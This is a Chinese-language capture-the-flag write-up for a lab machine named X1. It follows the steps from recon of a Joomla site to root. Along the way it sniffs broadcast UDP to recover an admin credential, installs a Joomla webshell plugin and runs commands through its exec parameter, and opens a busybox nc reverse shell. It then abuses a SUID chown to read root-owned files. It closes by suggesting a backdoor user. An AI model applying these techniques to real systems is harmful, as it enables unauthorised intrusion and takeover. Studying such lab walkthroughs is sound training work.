
X1 靶机 WriteUp


一. 信息搜集

主机发现：



可以看到目标主机 ip 为 192.168.43.157，接下来就是收集更多的信息。

端口扫描：



发现开启了80和22端口，此时优先去看80端口。先扫一下目录：

```
[16:15:37] 301 -  324B  - /administrator  ->  http://192.168.43.157/administrator/
[16:15:37] 200 -    4KB - /administrator/
[16:15:37] 200 -  508B  - /administrator/includes/
[16:15:37] 200 -   31B  - /administrator/cache/
[16:15:37] 200 -    4KB - /administrator/index.php
[16:15:37] 301 -  329B  - /administrator/logs  ->  http://192.168.43.157/administrator/logs/
[16:15:37] 200 -   31B  - /administrator/logs/
[16:15:40] 301 -  314B  - /api  ->  http://192.168.43.157/api/
[16:15:41] 404 -   54B  - /api/
[16:15:46] 301 -  316B  - /cache  ->  http://192.168.43.157/cache/
[16:15:46] 200 -   31B  - /cache/
[16:15:48] 200 -   31B  - /cli/
[16:15:49] 200 -   31B  - /components/
[16:15:49] 301 -  321B  - /components  ->  http://192.168.43.157/components/
[16:15:49] 200 -    0B  - /configuration.php
[16:15:58] 301 -  316B  - /files  ->  http://192.168.43.157/files/
[16:15:58] 200 -   31B  - /files/
[16:16:01] 200 -    3KB - /htaccess.txt
[16:16:01] 301 -  317B  - /images  ->  http://192.168.43.157/images/
[16:16:01] 200 -   31B  - /images/
[16:16:02] 301 -  319B  - /includes  ->  http://192.168.43.157/includes/
[16:16:02] 200 -   31B  - /includes/
[16:16:02] 200 -    3KB - /index.php
[16:16:02] 404 -    4KB - /index.php/login/
[16:16:05] 301 -  319B  - /language  ->  http://192.168.43.157/language/
[16:16:05] 200 -   31B  - /layouts/
[16:16:05] 200 -   31B  - /libraries/
[16:16:05] 301 -  320B  - /libraries  ->  http://192.168.43.157/libraries/
[16:16:05] 200 -    7KB - /LICENSE.txt
[16:16:09] 200 -   31B  - /media/
[16:16:09] 301 -  316B  - /media  ->  http://192.168.43.157/media/
[16:16:12] 301 -  318B  - /modules  ->  http://192.168.43.157/modules/
[16:16:12] 200 -   31B  - /modules/
[16:16:21] 301 -  318B  - /plugins  ->  http://192.168.43.157/plugins/
[16:16:21] 200 -   31B  - /plugins/
[16:16:24] 200 -    2KB - /README.txt
[16:16:26] 200 -  360B  - /robots.txt
[16:16:28] 403 -  279B  - /server-status/
```


```
[16:16:36] 301 -  320B  - /templates  ->  http://192.168.43.157/templates/
[16:16:36] 200 -   31B  - /templates/
[16:16:36] 200 -   31B  - /templates/index.html
[16:16:36] 200 -    0B  - /templates/system/
[16:16:37] 301 -  314B  - /tmp  ->  http://192.168.43.157/tmp/
[16:16:37] 200 -   31B  - /tmp/
[16:16:43] 200 -  877B  - /web.config.txt

Task Completed
```

发现了很多看似有用的目录，之后通过访问这些目录，我得到的有效信息就是这个网站的 cms 使用的是 Joomla，后台登录地址在/administrator；以及在 README.txt 中可以发现有一段是：“This is a Joomla! 5.x installation/upgrade package.”，而我后面去网上查了之后发现 Joomla 的最新版本就是 5.x 的，所以从 Joomla 本身应该找不到可以利用的漏洞。至此就没思路了。后面看了群主录的视频后才知道后续是怎么做的……

二. 漏洞利用

通过浏览器访问可以看到以下首页：



提示就是左侧 **Listen Carefully** 和下面的 **Shark?** 这里就是暗示抓包，在 linux 上我们可以通过 tcpdump 来完成，tcpdump 它就是一个和 wireshark 功能差不多的工具，它默认是捕获所有协议的包的，我们可以先全捕获，此时就可以看到以下内容：

```
┌──(root㉿sky)-[~]
└─# tcpdump -A -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:01:01.903742 IP 192.168.43.157.55297 > 255.255.255.255.5000: UDP, length 1
E.....@.@.T...+.........       ..r.................
17:01:02.905571 IP 192.168.43.157.55297 > 255.255.255.255.5000: UDP, length 1
E.....@.@.S...+.........       ..o.................
17:01:03.763630 ARP, Request who-has 192.168.43.6 tell 192.168.43.1, length 46
........2...B...+.........+...................
17:01:03.906628 IP 192.168.43.157.55297 > 255.255.255.255.5000: UDP, length 1
E....y@.@.S...+.........       ..o.................
17:01:04.907598 IP 192.168.43.157.55297 > 255.255.255.255.5000: UDP, length 1
E....'@.@.Rc..+.........       ..t.................
17:01:05.908575 IP 192.168.43.157.55297 > 255.255.255.255.5000: UDP, length 1
E....B@.@.RH..+.........       ..:.................
17:01:06.909268 IP 192.168.43.157.55297 > 255.255.255.255.5000: UDP, length 1
E.....@.@.Q...+.........       ..0.................
17:01:07.909841 IP 192.168.43.157.55297 > 255.255.255.255.5000: UDP, length 1
E.....@.@.P...+.........       ..0.................
^C
8 packets captured
8 packets received by filter
0 packets dropped by kernel
```

其实从前几个包这里已经可以看出端倪了，前四个包的内容拼接起来刚好是 root，所以这里猜测它应该在通过 UDP 的方式广播的发送一个账密，用户名就是 root。后续就是直接监听 UDP 的流量，听一会之后把得到的内容重定向到文件里，得到如下：

```
┌──(root㉿sky)-[~/misc]
└─# cat x1
13:18:01.007559 IP 192.168.43.157.39851 > 255.255.255.255.5000: UDP, length 1
E.....@.@.<...+.........       .br..............
13:18:02.007632 IP 192.168.43.157.39851 > 255.255.255.255.5000: UDP, length 1
E.....@.@.;...+.........       .bo..............
13:18:03.009617 IP 192.168.43.157.39851 > 255.255.255.255.5000: UDP, length 1
E....q@.@.;...+.........       .bo..............
13:18:04.010873 IP 192.168.43.157.39851 > 255.255.255.255.5000: UDP, length 1
E.....@.@.:...+.........       .bt..............
13:18:05.011761 IP 192.168.43.157.39851 > 255.255.255.255.5000: UDP, length 1
E.....@.@.:...+.........       *c:..............
13:18:06.011999 IP 192.168.43.157.39851 > 255.255.255.255.5000: UDP, length 1
E.....@.@.9...+.........       4c0..............
13:18:07.013528 IP 192.168.43.157.39851 > 255.255.255.255.5000: UDP, length 1
E.....@.@.9...+.........       4c0..............
```

通过以下方式将后面账密部分的内容分离出来：

```
cat x1 | grep '^E' | awk '{print $2}' | grep -P '(?<=^.{2}).{1}(?=\.)' -o > goal
```

查看 goal 文件内容：


```
┌──(root㉿sky)-[~/misc]
└─# cat goal
r
o
o
t
:
0
0
d
a
e
9
e
3
0
5
2
f
b
2
2
5
5
4
0
8
1
```

通过 shell 脚本将它们输出为一行：

```
┌──(root㉿sky)-[~/misc]
└─# for i in $(cat goal);do res+=$i;done;echo $res
root:00dae9e3052fb2255408182602383ce1
```

这样就得到账密了，试了一下后可以发现这个账密是 web 里 admin 的。登录后

台：



果然是最新版的。后续的突破口在插件那里，因为现在 cms 本身找不到漏洞但是它支持的插件就不一定了。这里用到的插件是 Joomla webshell，在 github 上可以直接搜到，搜到后下载 dict 目录里的 joomla-webshell-plugin-1.1.0.zip 即可。

接下来就将插件安装上去，安装位置在**系统设置->扩展安装**：

直接托进去即可

然后就是根据 github 上下面用法示例那一块走了；访问 /modules/mod_webshell/mod_webshell.php，然后通过参数 ?action=exec&cmd=id 即可执行命令。这里我先是通过 bash 弹的 shell 但是一直报一个换行符的错误，所以后面就直接通过 busybox 调用 nc 来弹 shell 了（机器本身没有 nc 但有 busybox）

Kali 上通过 nc 监听拿到反弹连接后可以通过以下方式稳定 shell：

```
# 在反弹 shell 中执行
script /dev/null -c bash
# 按 Ctrl+Z 暂停
# 在 Kali 终端执行
stty raw -echo; fg
```

```
# 按 Enter 恢复，然后继续在反弹 shell 中执行
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 40 columns 178      # 可选，调整大小
```

上面的这一手是从别的师傅身上学的，在之前只会用 python 的 pty 来稳定 shell...

三. 权限提升

稳定 shell 后，通过 find 命令查找具备 suid 特殊权限的文件：

```
www-data@X1:/$ find / -type f -perm -u=s 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chown
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
www-data@X1:/$
```

这里面有一个 chown 命令，该命令可以修改文件的属组和属主，如果我们可以执行该命令那么提权将会非常简单，所以看一下它的权限：

```
www-data@X1:/$ ls -ld /usr/bin/chown
-rwsr-sr-x 1 root root 72512 Feb 28  2019 /usr/bin/chown
www-data@X1:/$
```

这里可以看到其它用户是可执行的，所以后面就可以通过它来分别获得普通用户和 root 目录下的 flag 了

获取 welcome 用户下的 user_flag:

```
www-data@X1:/$ chown www-data /home/welcome
www-data@X1:/$ cd /home/welcome
www-data@X1:/home/welcome$ ls
user.txt
www-data@X1:/home/welcome$ cat user.txt
flag{user-dcbbdea685e6fbab5d4f283b1fff1af6}
www-data@X1:/home/welcome$
```

获取 root 用户下的 root_flag:

```
www-data@X1:/home/welcome$ chown www-data /root
www-data@X1:/home/welcome$ cd /root
www-data@X1:/root$ ls
root.txt  soclet.py
www-data@X1:/root$ cat root.txt
flag{root-72c0cd908b77fd5a4d0c988f7e002431}
www-data@X1:/root$
```

整个靶机到此就结束了，之后如果你想的话也可以创建一个后门用户做权限维持，或者尝试更多你想尝试的东西。